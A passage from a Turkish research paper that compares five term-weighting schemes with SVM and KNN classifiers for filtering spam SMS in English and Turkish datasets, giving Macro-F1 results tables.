SMS mesajlarını engellemeye çalışırken meşru olan bir SMS mesajına erişememe problemi söz konusu olacaktır. Ayrıca anahtar sözcük listelerine takılmamak için göndericiler bu tip sözcükleri SMS içinde eksik veya yanlış biçimde yazıp filtrelenmekten kurtulabilmektedir. Bunun haricinde, anahtar sözcük listesini sürekli güncellemek de gerektiğinden bu durum sistem daha fazla sistem kaynağı tüketmek anlamına da gelmektedir. Bu nedenle söz konusu SMS mesajlarının içeriklerini daha akıllı bir biçimde işleyebilecek, sınıflandırabilecek ve filtreleyebilecek içerik tabanlı yöntemlere ihtiyaç duyulmuştur.

Literatürde, istenmeyen e-posta belirlemeye yönelik araştırmalar [1-3] kadar çok sayıda olmasa da, istenmeyen SMS mesajlarını etkin bir biçimde belirlemeye veya filtrelemeye yönelik araştırmalar [4-6] da son yıllarda artış göstermiştir. Bu bağlamda, Delany ve arkadaşları istenmeyen SMS filtrelemedeki çalışmaları ve bu alandaki yeni gelişmeleri gözden geçirmiştir [7]. Hidalgo ve arkadaşları, istenmeyen e-posta filtreleme için yaygın bir biçimde kullanılan Bayesian filtreleme tekniklerininin istenmeyen SMS filtreleme için de etkin bir biçimde kullanılabileğini göstermişlerdir [8]. Cormack ve arkadaşları, istenmeyen SMS filtreleme performansının arttırılmasının, e-posta filtreleme metotlarının SMS mesajlarını daha etkin öznitelik gösterimleriyle uyarlanmasına bağlı olduğu hipotezini çeşitli deneylerle desteklemiştir [9]. Almedia ve arkadaşları istenmeyen SMS mesajları içeren geniş bir SMS veriseti üzerinde yaptıkları çalışmada, çeşitli makine öğrenmesi yöntemlerini karşılaştırmış ve Destek Vektör Makinesi (SVM) yaklaşımının diğer yöntemlere nazaran istenmeyen SMS filtrelemede daha başarılı olduğunu belirtmişlerdir [10]. Nuruzzaman ve arkadaşları, mobil telefon üzerinde çalışabilen bir filtreleme sistemi önermiştir [11]. Araştırmacılar, önerilen yaklaşımın eğitim, filtreleme ve güncelleme süreçlerini bağımsız mobil telefon üzerinde gerçekleştirebildiği ve makul doğruluk, minimum bellek tüketimi ve kabul edilebilir bir işlem zamanına sahip olduğunu belirtmişlerdir. Junaid ve Farooq, istenmeyen SMS mesajı içeriğinde yer alıp meşru olan SMS mesajı içeriğinde yer almayan ayırt edici ve özgün öznitelikleri belirlemeye odaklanan bir yaklaşım geliştirmiştir [12]. Söz konusu yaklaşımın gözetimli sınıflandırıcı sisteminde söz konusu ayırt edici öznitelikler işlenerek istenmeyen SMS saptama oranının %89'un üzerine ulaştığını belirtmişlerdir. Uysal ve arkadaşları, istenmeyen SMS filtreleme için Bilgi Kazancı (Information Gain) ve Ki-Kare (Chi-Squared) öznitelik seçim yöntemlerinden faydalanılarak SMS mesajlarını temsil eden ayırt edici öznitelikleri iki farklı Bayes sınıflandırıcıda kullanan bir şema önermiştir [13]. Söz konusu çalışmada, önerilen filtreleme şemasını kullanan Android tabanlı cep telefonları için gerçek zamanlı bir mobil uygulama da tanıtılmıştır. Yoon ve arkadaşları, mobil iletişimde istenmeyen SMS filtreleme probleminin çözümüne yönelik olarak içerik-tabanlı filtreleme yapan ve göndericinin tepkiye cevap zorluğunu sınayan hibrit bir yaklaşım önermiştir [14]. Söz konusu yaklaşımda, içerik tabanlı filtreleme aşamasında belirsiz olarak sınıflandırılan bir mesaj göndericisine geri yollanarak sınanmakta, hem mesajın istenmeyen mesaj olup olmadığı hem de göndericinin otomatik istenmeyen SMS oluşturucu olup olmadığı kontrol edildiği ifade edilmiştir. Najadat ve arkadaşları Kısa Mesaj Servislerinde uygulanan istenmeyen SMS filtrelemesinin metin sınıflandırma yöntemlerinden birini kullanması gerektiğini belirtikleri araştırmalarında, 12 farklı SMS sınıflandırıcısını incelemiş ve en yüksek doğruluk performansına %98.6 ile SVM sınıflandırıcının ulaştığı belirtilmiştir [15]. Shafi'I ve arkadaşları spam algılama teknikleri, mobil telefonlarda istenmeyen SMS mesajlarının filtrelenmesi ve azaltılması ile ilgili mevcut olan yöntemleri, zorlukları ve gelecekte ne tür çalışmalar yapılabileceğini anlatan bir derleme çalışması gerçekleştirmişlerdir [4]. Kawade ve arkadaşları açık kaynak yazılım Python üzerinde içerik tabanlı makine öğrenmesi yaklaşımını kullarak istenmeyen SMS mesajlarını sınıflandırdığı çalışmasında, istenmeyen SMS mesajlarını doğru olarak belirleme oranının %98 olarak elde edildiğini belirtmiştir [5]. Lee ve arkadaşları istenmeyen SMS filtreleme için derin öğrenme ve kelime gömme yaklaşımlarının ikili sınıflandırma için kullanıldığı çalışmada derin öğrenme yaklaşımının geleneksel SVM algoritmasından daha başarılı olduğu vurgulanmıştır [16]. Jain ve arkadaşları makine öğrenmesi tekniklerini kullanarak Smishing SMS mesajlarını ve istenmeyen SMS mesajlarını belirleyen ve filtreleyen yeni bir yaklaşım önermiştir [17]. Çalışmada, önerilen yaklaşımın yapay sinir ağı sınıflandırıcıda istenmeyen SMS mesajlarını %94.9 doğrulukla algılayabildiğini, Smishing mesajlarını ise %96 doğrulukla filtreleyebildiği ifade edilmiştir.

Bu çalışmada, iki farklı dile ait SMS mesaj filtreleme başarımı üzerinde literatürdeki popüler terim ağırlıklandırma yöntemlerinin etkisi araştırılmıştır. Bu araştırmanın odak noktası az sayıda özniteliğe sahip olan SMS mesaj verilerinin içeriklerinin metin sınıflandırma mekanizması ile işlenmesi ve çeşitli ağırlıklandırma yöntemleri vasıtasıyla ağırlıklandırılmasının doğru olarak sınıflandırılmasını ne derece sağlayabildiği ve dolayısıyla da istenmeyen SMS mesaj filtrelemeye nasıl katkı sağlayabildiğini analiz etmektir. Bir diğer odak noktası da popüler terim ağırlıklandırma şemalarının bu problemin üstesinden gelme kaabiliyeti açısından performanslarını görmektir. Çalışmada 3 farklı SMS mesaj veri seti, 5 farklı terim ağırlıklandırma şeması ve 2 farklı sınıflandırıcı kullanılarak sınıflandırma performansları Makro-F1 cinsinden hesaplanmış ve ilerleyen bölümlerde değerlendirilmiştir.

2. Deneysel Çalışma

Deneysel bölümde alt bölümlerde bilgileri detaylı olarak verilen 3 farklı SMS mesaj veri koleksiyonu üzerinde 5 popüler terim ağırlıklandırma şemasının istenmeyen SMS sınıflandırma performansları 2 farklı sınıflandırıcı kullanılarak hesaplanmış ve kıyaslanmıştır.

2.1. Veri Setleri

British İngilizce SMS Mesaj Veriseti (British English SMS Dataset): 425 adet istenmeyen, 450 adet meşru olmak üzere iki sınıfa ait SMS mesajlarından oluşan bu veriseti Birmingham üniversitesinde gerçekleştirilen bir doktora tez çalışması için oluşturulmuş olup, eklemeli olmayan bir dil karakteristiği gösteren İngilizce için SMS filtreleme çalışmalarında yaygın olarak kullanılmaktadır [11]. Deneysel bölümde, eğitim aşaması için söz konusu verisetinin %70'i (612 SMS mesajı), test aşaması için ise %30'u (263 SMS mesajı) kullanılmıştır.

Türkçe SMS Mesaj Koleksiyonu (Turkish SMS Collection): Sondan eklemeli dillerden Türkçe olarak yazılmış 420 adet istenmeyen ve 430 adet meşru olmak üzere iki sınıfa ait toplamda 850 adet SMS mesajından oluşan bu veriseti, SMS filtreleme çalışamalarının farklı yapıya sahip dillerdeki başarısını analiz etmek için oluşturulmuştur [18]. 595 SMS mesajının eğitim için, 255 SMS mesajının ise test için kullanıldığı bu verisetinde de eğitim ve test için kullanılan mesaj yüzdeleri sırasıyla %70 ve %30'dur.

İngilizce SMS Mesaj Koleksiyonu (English SMS Collection): İngilizce için bir başka SMS mesaj veri seti olan bu koleksiyonda 4827 meşru ve 747 istenmeyen SMS mesajı mevcuttur [13]. Toplamda 5500'den fazla SMS mesajı içeren bu setin seçilmesinin sebebi, terim ağırlıklandırma şemalarının dengesiz yapıdaki verisetlerindeki SMS sınıflandırma başarımlarını da analiz edebilmektir. Bu veriseti için ise deneysel kısımda 3900 SMS mesajı eğitim için, 1674 SMS mesajı ise test için kullanılmıştır.

2.2. Ön İşleme ve Öznitelik Seçimi

Ön işleme aşamasında üç veri setinden de çıkarılan öznitelikler, sırasıyla dizgelere ayrılmış, küçük harfe dönüştürülmüş, içlerinden her dökümanda sıklıkla geçme ihtimali olan "ve", "veya" gibi durak terimler çıkarılmış ve son olarak köklerine indirgenmiştir.

Yukarıda belirtilen ön işlemlerden geçirildikten sonra elde edilen öznitelikler arasından tekrar tekrar geçenler filtrelenerek, kelime çantası yaklaşımında her özniteliğin yalnızca bir defa temsil edilmesi sağlanmıştır. British İngilizce, Türkçe ve İngilizce SMS mesaj verisetleri için çıkarılan benzersiz öznitelik sayıları sırasıyla 1829, 2142 ve 5172'dir. Öznitelik seçim sürecinde ise, metin sınıflandırma çalışmalarında yaygın olarak kullanılan istatistiksel bir yöntem olan Ki-Kare (Chi-Squared) öznitelik seçim yöntemi kullanılmıştır [19]. Çalışmada Ki-Kare öznitelik seçim yöntemini kullanmaktaki amaç, sınıflandırma başarımının öznitelik boyutu ile ilgisini detaylı bir biçimde analiz etmektir. British İngilizce SMS, Türkçe SMS ve İngilizce SMS mesaj koleksiyonları için sırasıyla 10 ile 1500, 10 ile 2000 ve 10 ile 3000 arasında öznitelik ile istenmeyen SMS sınıflandırma deneyleri gerçekleştirilmiştir.

2.3. Öznitelik/Terim Ağırlıklandırma

Terim ağırlıklandırma, metin sınıflandırma sürecinde metin dokümanları ile içerdikleri öznitelikler/terimler arasındaki ilişkilerin birtakım terim ağırlıklandırma yöntemleri aracılığıyla hesaplandığı ve çoğunlukla kelime çantası yaklaşımı kullanılarak sayısal hale dönüştürüldüğü süreç olarak ifade edilebilir. Bu çalışmada, dokümanlar SMS mesajları olduğundan, seçilen terimlerin ilgili SMS mesajlarının kategorisini ayırt etme derecelerini gösteren ağırlık değerleri tek tek hesaplanmıştır. Ağırlık hesabı için beş farklı terim ağırlıklandırma yöntemi kullanılmış olup, aşağıda her bir yöntemin ağırlıklandırma stratejisinden ve formülünden bahsedilmiştir.

TF-IDF (Terim Frekansı & Ters Doküman Frekansı, Term Frequency & Inverse Document Frequency): TF-IDF, en temel ve popüler terim ağırlıklandırma yöntemlerinden biridir. Terimlerin her bir dokümandaki Terim Frekansı (TF) değerleri ile tüm koleksiyondaki Ters Doküman Frekansı (IDF) değerlerinin çarpımına dayanır [20]. TF-IDF yöntemine göre, tüm koleksiyonda diğer terimlere göre daha az dokümanda/mesajda geçen herhangi bir terim, diğerlerine göre daha yüksek IDF değerine sahiptir. Dolayısıyla, söz konusu terim eşit terim frekansına sahip diğer terimlere nazaran daha yüksek TF-IDF skoru ile ağırlıklandırılır. TF-IDF terim ağırlıklandırma şeması ile herhangi bir t_i teriminin ağırlık hesabı Eşitlik-1'deki gibidir.

$$W_{TF-IDF}(t_i) = TF(t_i, m_k) * \log(\frac{M}{m(t_i)}) \tag{1}$$

Eşitlikte yer alan M ifadesi SMS koleksiyonunda yer alan toplam SMS sayısını, $m(t_i)$ ise t_i teriminin geçtiği toplam SMS mesajı sayısını göstermektedir. Ayrıca diğer terim ağırlıklandırma yöntemlerinin de ağırlıklandırma formülünde yer alan $TF(t_i,m_k)$ ifadesi, t_i teriminin k nolu m mesajındaki frekansını temsil etmektedir.

TF-PB (Olasılık Dağılımlarına Bağlı Terim Ağırlıklandırma, Term Weighting based on Probability Distributions): TF-PB, terim ağrlıklarını hesaplarken ikili (binary) sınıflandırma yaklaşımını esas alan iki farklı oranın çarpımına dayanır [21]. Bu oranlardan biri terimin sınıflar-arası dağılımını diğeri ise sınıf-içi dağılımını ifade etmektedir. İkili sınıflandırma yaklaşımında, bir t_i

teriminin yer aldığı pozitif ve negatif sınıflara (C_j) ait SMS mesajı sayıları sırasıyla a_{ij} ve c_{ij}, söz konusu t_i teriminin yer almadığı pozitif ve negatif sınıflara ait SMS mesajı sayıları ise sırasıyla b_{ij} ve d_{ij} ile ifade ettiğimizi varsayalım. Böyle bir durumda, TF-PB ile terim ağırlıklandırma formülü Eşitlik-2'deki hali alır.

$$W_{TF-PB}(t_i) = TF(t_i, m_k) * \max_{j=1}^{C} \left\{ \log\left(1 + \frac{a_{ij}}{b_{ij}} * \frac{a_{ij}}{c_{ij}} \right) \right\} \tag{2}$$

Eşitlikte yer alan C ifadesi toplam sınıf sayısını, max ifadesi ise, ağırlık ataması yapılırken pozitif ve negatif sınıf için hesaplanan parantez içindeki ağırlık değerlerinden maksimum olanının baz alınacağını ifade etmektedir.

TF-DFS (Terim Frekansı & Ayırt Edici Öznitelik Seçici, Term Frequency & Distinguishing Feature Selector): DFS, ayırt edici özniteliklerin bulunması için önerilmiş olan olasılıksal bir öznitelik seçim yöntemidir [22]. Bu yöntemin TF-DFS adıyla terim ağırlıklandırmaya ilk uyarlanışı; terim frekans faktörünün çeşitli terim ağırlıklandırma şemalarının sınıflandırma performanslarına etkisinin analiz edildiği çalışma ile gerçekleşmiştir. Söz konusu çalışmada TF-DFS çoğu terim ağırlıklandırma şemasından daha üstün bir performans sergilemiştir. Bir t_i terimin TF-DFS ile ağırlıklandırma hesabı aşağıdaki eşitlikteki gibi gerçekleştirilir.

$$W_{TF-\mathrm{DFS}}(t_i) = TF(t_i, m_k) * \sum_{j=1}^{C} \left(\frac{\left(\frac{a_{ij}}{a_{ij} + c_{ij}} \right)}{\left(\frac{b_{ij}}{a_{ij} + b_{ij}} \right) + \left(\frac{c_{ij}}{c_{ij} + d_{ij}} \right) + 1} \right) \tag{3}$$

TF-RF (İlgi Frekansına Bağlı Terim Ağırlıklandırma, Term Weighting based on Relevance Factor): TF-RF ile terim ağırlıklandırma süreci, terimin sınıflar arası dağılımına odaklıdır [23]. Bu da ikili sınıflandırma yaklaşımında söz konusu terimin geçtiği pozitif ve negatif sınıflara ait SMS mesajlarının oranına (a_{ij}/c_{ij}) dayanmaktadır. TF-RF ile terim ağırlığı hesaplama işlemi aşağıdaki formüle göre gerçekleştirilir

$$W_{TF-RF}(t_i) = TF(t_i, m_k) * \max_{j=1}^{C} \left\{ \log\left(2 + \frac{a_{ij}}{\max(1, c_{ij})} \right) \right\} \tag{4}$$

Eşitliğin paydasında yer alan max ifadesi c_{ij} değerinin sıfır olması durumunda sıfıra bölme durumundan kaçınmak için yer almaktadır. Başka bir deyişle, eğer c_{ij} sıfıra eşit olduğunda, payda 1 olarak kabul edilecektir.

TF-IGM (Terim Frekansı & Ters Yerçekimi Momenti, Term Frequency & Inverse Gravity Moment): TF-IGM, Ters Yerçekimi Momentine dayalı olarak ağırlıklandırma yapan yakın zamanda terim ağırlıklandırma için önerilmiş istatistiksel bir modeldir [24]. Ağırlık hesabını ikili sınıflandırma yaklaşımıyla değil, çoklu-sınıflandırma yaklaşımıyla gerçekleştirir. Yani herhangi bir terimin ağırlığına, her bir sınıftaki doküman frekansları hesaba katılarak tek seferde global olarak ulaşılır. TF-IGM ile terim ağırlıklandırma formülüzasyonu aşağıda yer alan Eşitlik-5'teki gibidir.

$$W_{TF-\mathrm{IGM}}(t_i) = TF(t_i, m_k) * \left(1 + \lambda * \overbrace{\left[\frac{f_{i1}}{\sum_{r=1}^{C} f_{ir} * r} \right]}^{IGM(t_i)} \right) \tag{5}$$

Eşitlikte yer alan f_{ir} ifadesi, t_i teriminin r sırasıyla büyükten küçüğe sıralanmış vaziyette olmak üzere pozitif ve negatif sınıflardaki doküman frekanslarını ifade etmektedir. Bu çalışmadaki veri setlerinde toplamda 2 sınıf bulunduğundan r değeri 1 ve 2 olarak payda kısmında hesaplamalara dahil olmuştur. λ ifadesi ise verisetinin dengeli veya dengesiz bir yapıya sahip olma durumu için formülde yer alan, 5.0-9.0 değer aralığına sahip olan ve varsayılan değeri 7.0 olarak belirlenmiş ayarlanabilir bir katsayıyı temsil etmektedir.

2.4. Sınıflandırma ve Değerlendirme

Bu çalışmada, sınıflandırma sürecinde içerik sınıflandırma açısından yaygın olarak tercih edilen Destek Vektör Makineleri (SVM) ve K-En Yakın Komşu (KNN) sınıflandırıcıları kullanılmıştır. SVM sınıflandırıcı doğrusal veya doğrusal olmayan bir hiperdüzlem oluşturarak pozitif örnekleri negatif örneklerden ayırmak için karar sınırını belirleyen, hem ikili hem de çok-sınıflı sınıflandırmaya uygun popüler bir makine öğrenmesi algoritmasıdır [25]. SVM çok yüksek boyutlu sınıflandırma çalışmaları için dahi tutarlı bir biçimde sınıflandırma yapabilme kabiliyetine sahiptir. KNN sınıflandırıcı ise nispeten daha basit bir çalışma yapısına sahip olan ve sınıflandırma problemlerinde yaygın olarak kullanılan bir sınıflandırma algoritmasıdır [25]. Algoritması, en basit anlatımıyla test aşamasında gelen herhangi bir SMS mesajınının sınıfını belirlerken, kendisine en benzer k adet komşusunun sınıfını baz almaktadır ve hangi sınıf daha çoğunlukta ise, söz konusu test mesajı o sınıfa atanır. Deneysel bölümde SVM sınıflandırıcı varsayılan parametrelerle çalıştırılmış olup, çok-sınıflı sınıflandırmayı destekleyen LibSVM paketi kullanılarak deneyler gerçekleştirilmiştir [26]. KNN sınıflandırıcı için en iyi sınıflandırma performansını veren k değerleri dataset bazında belirlenmiş ve deneysel sonuçlar bölümünde gösterilmiştir.

Sınıflandırma sonuçlarının değerlendirilmesinde literatürde yaygın olarak kullanılan değerlendirme metriği *Makro-F₁* ölçüm metriği tercih edilmiştir. *Makro-F₁* ölçütü Eşitlik-6'daki gibi hesaplanmaktadır.

$$Macro-F_1=\frac{\sum_{k=1}^{C}F_k}{C} \qquad F_k=\frac{2*p_k*r_k}{p_k+r_k} \tag{6}$$

Eşitlikteki p_k ve r_k ifadeleleri sırasıyla, k.ncı sınıf için kesinlik (precision), hatırlama (recall) değerlerini ifade etmektedir. Bu çalışmada toplamda iki sınıf yer aldığından, formüldeki C değeri 2'dir. Söz konusu p_k ve r_k değerleri ise aşağıdaki gibi hesaplanmaktadır.

$$p_k=\frac{tp_k}{tp_k+fp_k} \qquad r_k=\frac{tp_k}{tp_k+fn_k} \tag{7}$$

Eşitlik-7'de yer alan tp_k ifadesi, gerçekte k sınıfına ait olan ve doğru olarak sınıflandırılmış mesaj sayısını, fp_k gerçekte k sınıfına ait olan ve yanlış olarak sınıflandırılmış mesaj sayısını, son olarak fn_k ise gerçeke k sınıfına ait olmadığı halde yanlış olarak sınıflandırılmış mesaj sayısını ifade etmektedir. Makro-F_1 ölçütünde koleksiyon içerisinde yer alan her sınıf için F ölçümü gerçekleştirilip ortalaması alınmaktadır. Bu nedenle dengesiz metin veya SMS koleksiyonlarının yer aldığı sınıflandırma problemlerinde başarım ölçümü için daha adil bir seçim olarak nitelendirilebilir.

3. Deneysel Sonuçlar

3.1. British İngilizce SMS Mesaj Veriseti Üzerindeki Sınıflandırma Sonuçları

British İngilizce SMS Mesaj veriseti üzerinde toplamda 5 farklı terim ağırlıklandırma yönteminden KNN ve SVM sınıflandırıcılar kullanılarak elde edilen *Makro-F₁* sonuçları Tablo 1 ve Tablo 2'de sırasıyla verilmiştir. Tablolarda, ilgili sınıflandırıcı için söz konusu terim ağırlıklandırma şemalarından elde edilen en yüksek *Makro-F₁* değeri kalın biçimde ifade edilmiştir.

Tablo 1 British İngilizce SMS Mesaj Verisetinde KNN (k=3) Sınıflandırıcı ile Elde Edilen *Makro-F₁* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	90.84	88.49	90.84	88.49	90.84
50	93.91	88.17	93.53	88.17	93.91
100	94.29	87.43	93.14	87.43	94.29
300	90.49	87.41	93.53	87.80	93.53
500	92.00	87.02	93.53	87.42	**94.67**
1000	91.60	84.69	92.38	85.13	93.14
1500	90.87	84.69	92.01	85.13	91.63

Tablo 2 British İngilizce SMS Mesaj Verisetinde SVM Sınıflandırıcı ile Elde Edilen *Makro-F₁* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	89.65	86.07	88.87	86.87	90.04
50	93.51	86.07	90.79	87.66	91.97
100	93.88	86.07	92.73	88.45	90.84
300	90.44	86.07	**94.64**	89.27	91.97
500	91.58	86.07	94.26	87.68	92.35
1000	90.78	86.07	93.48	88.45	93.49
1500	91.55	86.07	92.70	88.45	93.09

Tablolar incelendiğinde, British İngilizce SMS Mesaj veriseti üzerinde TF-IGM, TF-DFS ve TF-IDF terim ağırlıklandırma yöntemlerinin her iki sınıflandırıcı ile de diğer yöntemlerden nispeten daha üstün performans sergilediğini söylemek münkündür. KNN sınıflandırıcı için en yüksek sınıflandırma değeri TF-IGM ile SVM için ise TF-DFS ile elde edilmiştir. Genel olarak, TF-RF ile TF-PB'nin sınıflandırma performansları her iki sınıflandırıcı üzerinde de diğer şemalara nazaran daha düşüktür. Ayrıca TF-PB terim ağırlıklandırma şemasının SVM sınıflandırıcıdaki performansı tüm öznitelik boyutlarında da değişim göstermemiştir. Bunun sebebi için, sınıflandırma işlevlerindeki boyut artışından SVM sınıflandırıcının KNN sınıflandırıcıya nazaran daha az etkilenmesinden kaynaklı olduğu yorumu yapılabilir. Ayrıca bu verisetinde üzerinde elde edilen tüm sınıflandırma performansları yaklaşık % 84-94 bandında elde edilmiştir.

3.2. Türkçe SMS Mesaj Veriseti Üzerindeki Sınıflandırma Sonuçları

Türkçe SMS Mesaj veriseti üzerinde toplamda 5 farklı terim ağırlıklandırma yönteminden KNN ve SVM sınıflandırıcılar kullanılarak elde edilen *Makro-F₁* sonuçları Tablo 3 ve Tablo 4'te sırasıyla verilmiştir.

Tablo 3 Türkçe SMS Mesaj Verisetinde KNN (k=1) Sınıflandırıcı ile Elde Edilen *Makro-F₁* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	89.40	79.26	89.40	79.26	89.40
50	94.11	85.83	93.72	85.03	93.32
100	**95.69**	86.63	93.72	86.22	94.11
300	93.72	89.39	94.11	90.17	95.29
500	92.15	89.39	94.51	90.17	93.73
1000	90.98	91.36	90.98	90.95	92.55
1500	89.02	91.36	91.76	90.95	92.55
2000	91.37	91.36	92.94	90.95	94.12

Tablo 3 ve 4 incelendiğinde, öznitelik sayısı 10 ile 50 iken her bir terim ağırlıklandırma yönteminden elde edilen sınıflandırma performansları arasındaki farkların yüksek olduğu görülmektedir. Bu durum için, söz konusu ağırlıklandırma yöntemleri vasıtasıyla ağırlıklandırılmış doküman terim matrisinin yöntemlerin sahip olduğu potansiyelin 10 öznitelik ile yeterince yansıtılamadığı değerlendirmesi yapılabilir.

Tablo 4 Türkçe SMS Mesaj Verisetinde SVM Sınıflandırıcı ile Elde Edilen *Makro-F₁* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	85.61	79.26	85.61	79.26	86.59
50	92.11	82.99	91.75	82.99	92.11
100	**95.29**	82.99	94.10	86.61	93.31
300	94.50	81.34	94.50	86.54	93.70
500	93.71	81.34	95.29	86.54	93.31
1000	92.91	81.34	94.49	88.57	93.70
1500	93.30	81.34	94.88	88.57	93.70
2000	93.70	81.34	94.89	88.57	92.91

Her iki sınıflandırıcı için de en yüksek sınıflandırma performansını TF-IDF göstermiştir. Türkçe SMS Mesaj verisetinde, TF-IDF ile TF-DFS yüksek boyutlarda ve SVM sınıflandırıcı ile KNN sınıflandırıcıya nazaran daha başarılıdır. Benzer şekilde, TF-RF ile TF-PB terim ağırlıklandırma yöntemlerinin KNN sınıflandırcı ile sınıflandırma performansları SVM sınıflandırıcı ile elde edilen değerlerden daha yüksektir. Sınıflandırıcı bazında kıyaslama yapılırsa, TF-PB ve TF-RF'in KNN sınıflandırıcı ile elde edilen sınıflandırma başarımlarının SVM sınıflandırıcı ile elde edilen sınıflandırma başarımlarından genel olarak daha yüksek olduğunu söylemek mümkündür. Terim ağırlıklandırma yöntemlerinin performanslarının yüksek boyutlarda genel bir kıyaslaması yapılırsa, KNN sınıflandırıcı ile genel olarak TF-IGM'in daha üstün performanslara sahip olduğu, SVM sınıflandırıcı ile ise TF-DFS'in diğer yöntemlere göre net bir şekilde daha yüksek Makro-F1 değerlerine sahip olduğu görülmektedir. Türkçe SMS mesaj verisetinde KNN ve SVM sınıflandırıcılar üzerinde sırasıyla TF-RF ve TF-PB terim ağırlıklandırma şemalarının sınıflandırma performansları diğer 4 şemanın gerisinde kalmıştır. Ayrıca söz konusu veriseti üzerinde her iki sınıflandırıcı ile de tüm terim ağırlıklandırma şemalarından elde edilen *Makro-F₁* değerleri yaklaşık %79-95 aralığında hesaplanmıştır.

3.3. İngilizce SMS Mesaj Veriseti Üzerindeki Sınıflandırma Sonuçları

British İngilizce SMS Mesaj veriseti üzerinde toplamda 5 farklı terim ağırlıklandırma yönteminden KNN ve SVM sınıflandırıcılar kullanılarak elde edilen *Makro-F₁* sonuçları Tablo 5 ve Tablo 6'da sırasıyla verilmiştir.

Tablo 5 İngilizce SMS Mesaj Verisetinde KNN (k=1) Sınıflandırıcı ile Elde Edilen *Makro-F₁* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	85.47	85.50	85.47	85.50	85.64
50	93.16	91.86	93.42	92.15	93.58
100	93.37	**93.63**	92.79	93.27	93.56
300	90.89	92.61	91.68	92.07	92.50
500	90.28	92.88	90.36	91.43	91.53
1000	89.30	92.76	88.42	91.38	90.24
1500	91.83	92.50	91.71	91.23	92.44
2000	92.24	92.62	92.53	91.70	93.20
2500	92.62	92.50	92.91	91.55	93.20
3000	91.94	92.38	93.20	91.46	93.20

İngilizce SMS Mesaj verisetinde en yüksek Makro-F1 değeri, KNN sınıflandırıcı üzerinde TF-PB'ye, SVM sınıflandırıcı üzerinde ise TF-DFS'e aittir. SVM sınıflandırıcı tüm öznitelik boyutları hesaba katılarak terim ağırlıklandırma şemalarının performansları arasında bir kıyaslama yapılırsa; TF-DFS terim ağırlıklandırma yönteminin performanslarının diğerlerine nazaran genel olarak daha üstün olduğu, TF-PB'nin ise daha düşük olduğu yorumu yapılabilir. Söz konusu yöntemlerin KNN sınıflandırıcı ile ise performansların birbirlerine daha yakın olduğu söylenebilir. Bu verisetinde de sadece 10 öznitelik ile çalışmak terim ağırlıklandırma yöntemlerinin sahip oldukları gerçek sınıflandırma potansiyelini tam olarak yansıtamamıştır. Öznitelik sayısı 50'ye çıkarıldığında daha yüksek ve dolayısıyla da daha tutarlı sınıflandırma sonuçları elde edilmiştir. SVM sınıflandırıcı ile 500 öznitelikten sora TF-PB'nin Makro-F1 değerleri bu veri setinde de sabitlenmiş olup öte yandan KNN sınıflandırıcı ile ise TF-IGM ve TF-PB'nin performansları diğerlerine nazaran nispeten daha öne çıkmıştır. Söz konusu SMS mesaj verisetinde tüm terim ağırlıklandırma şemalarından elde edilen sınıflandırma başarımlarının yüzdelik değerleri 85-95 bandında ölçülmüştür.

Tablo 6 İngilizce SMS Mesaj Verisetinde SVM Sınıflandırıcı ile Elde Edilen *Makro-F_1* Sonuçları

Öznitelik Sayısı	**TF-IDF**	**TF-PB**	**TF-DFS**	**TF-RF**	**TF-IGM**
10	85.77	84.73	85.77	84.73	85.77
50	92.82	90.36	92.92	92.41	92.26
100	93.82	90.70	93.18	93.11	93.96
300	94.07	89.86	94.93	94.16	93.79
500	93.65	90.32	94.89	94.21	92.30
1000	93.98	90.32	94.89	93.77	93.53
1500	94.31	90.32	95.72	93.47	94.85
2000	94.47	90.32	95.72	93.66	93.20
2500	94.75	90.32	95.48	92.822	92.55
3000	94.51	90.32	**95.76**	92.822	92.80

4. Sonuç ve Öneriler

Bu çalışmada, İngilizce ve Türkçe dilleri için istenmeyen SMS mesajlarının belirlenmesi probleminin çözümünde popüler terim ağırlıklandırma yöntemlerinin etkileri ayrıntılı olarak analiz edilmiştir. Söz konusu etki analizinde SMS mesajlarının doğru olarak sınıflandırılmasında terim ağırlıklandırma şemalarının katkılarına odaklanılmıştır. Deneysel kısımda istenmeyen ve meşru olarak kategorize edilmiş SMS mesajlarını içeren Türkçe ve İngilizce dillerine ait üç farklı veri seti, beş farklı popüler terim ağırlıklandırma şeması ile SVM ve KNN sınıflandırıcı kullanılmış olup söz konusu terim ağırlıklandırma şemalarının sınıflandırma performansları *Makro-F_1* ölçütü cinsinden hesaplanmıştır. İstenmeyen SMS mesaj filtreleme problemi için bu çalışmada yararlanılan üç veri setinden elde edilen sonuçlar; TF-IGM, TF-DFS ve TF-IDF terim ağırlıklandırma şemalarının, TF-PB ve TF-RF terim ağırlıklandırma şemalarına nazaran nispeten daha başarılı olduğunu göstermiştir. Ancak büyük resme odaklanacak olunursa, kullanılan terim ağırlıklandırma yöntemlerinin hiçbirinin genel anlamdaki etkinliğinin her bir veri seti için de birbirinden açık ara üstün olmadığı yorumunu yapmak yanlış olmaz. Her bir terim ağırlıklandırma şemasından elde edilen sınıflandırma sonuçlarındaki farklar, istenmeyen SMS sınıflandırmada mesaj içeriklerinin uygun bir biçimde ağırlıklandırılmasının ne denli önemli olduğuınu da göstermektedir. Dil bazında bir kıyaslama yapılırsa, Türkçe SMS mesaj veri setinde elde edilen tüm sınıflandırma başarımlarının İngilizce SMS mesaj verisetlerinde elde edilenlere nazaran daha geniş değer aralığına sahip olduğu gözlenmiştir. Çalışmada elde edilen bulgular, Türkçe ve İngilizce dilleri gibi sırasıyla sondan eklemeli olma ve olmama özellikleri gösteren başka dillerde yapılacak çalışmalara ışık tutabilir.

Referanslar

[1] H. Faris, I. Aljarah, and B. Al-Shboul, "A hybrid approach based on particle swarm optimization and random forests for e-mail spam filtering," in *International Conference on Computational Collective Intelligence*, 2016: Springer, pp. 498-508.

[2] R. Varghese and K. Dhanya, "Efficient feature set for spam Email filtering," in *2017 IEEE 7th International Advance Computing Conference (IACC)*, 2017: IEEE, pp. 732-737.

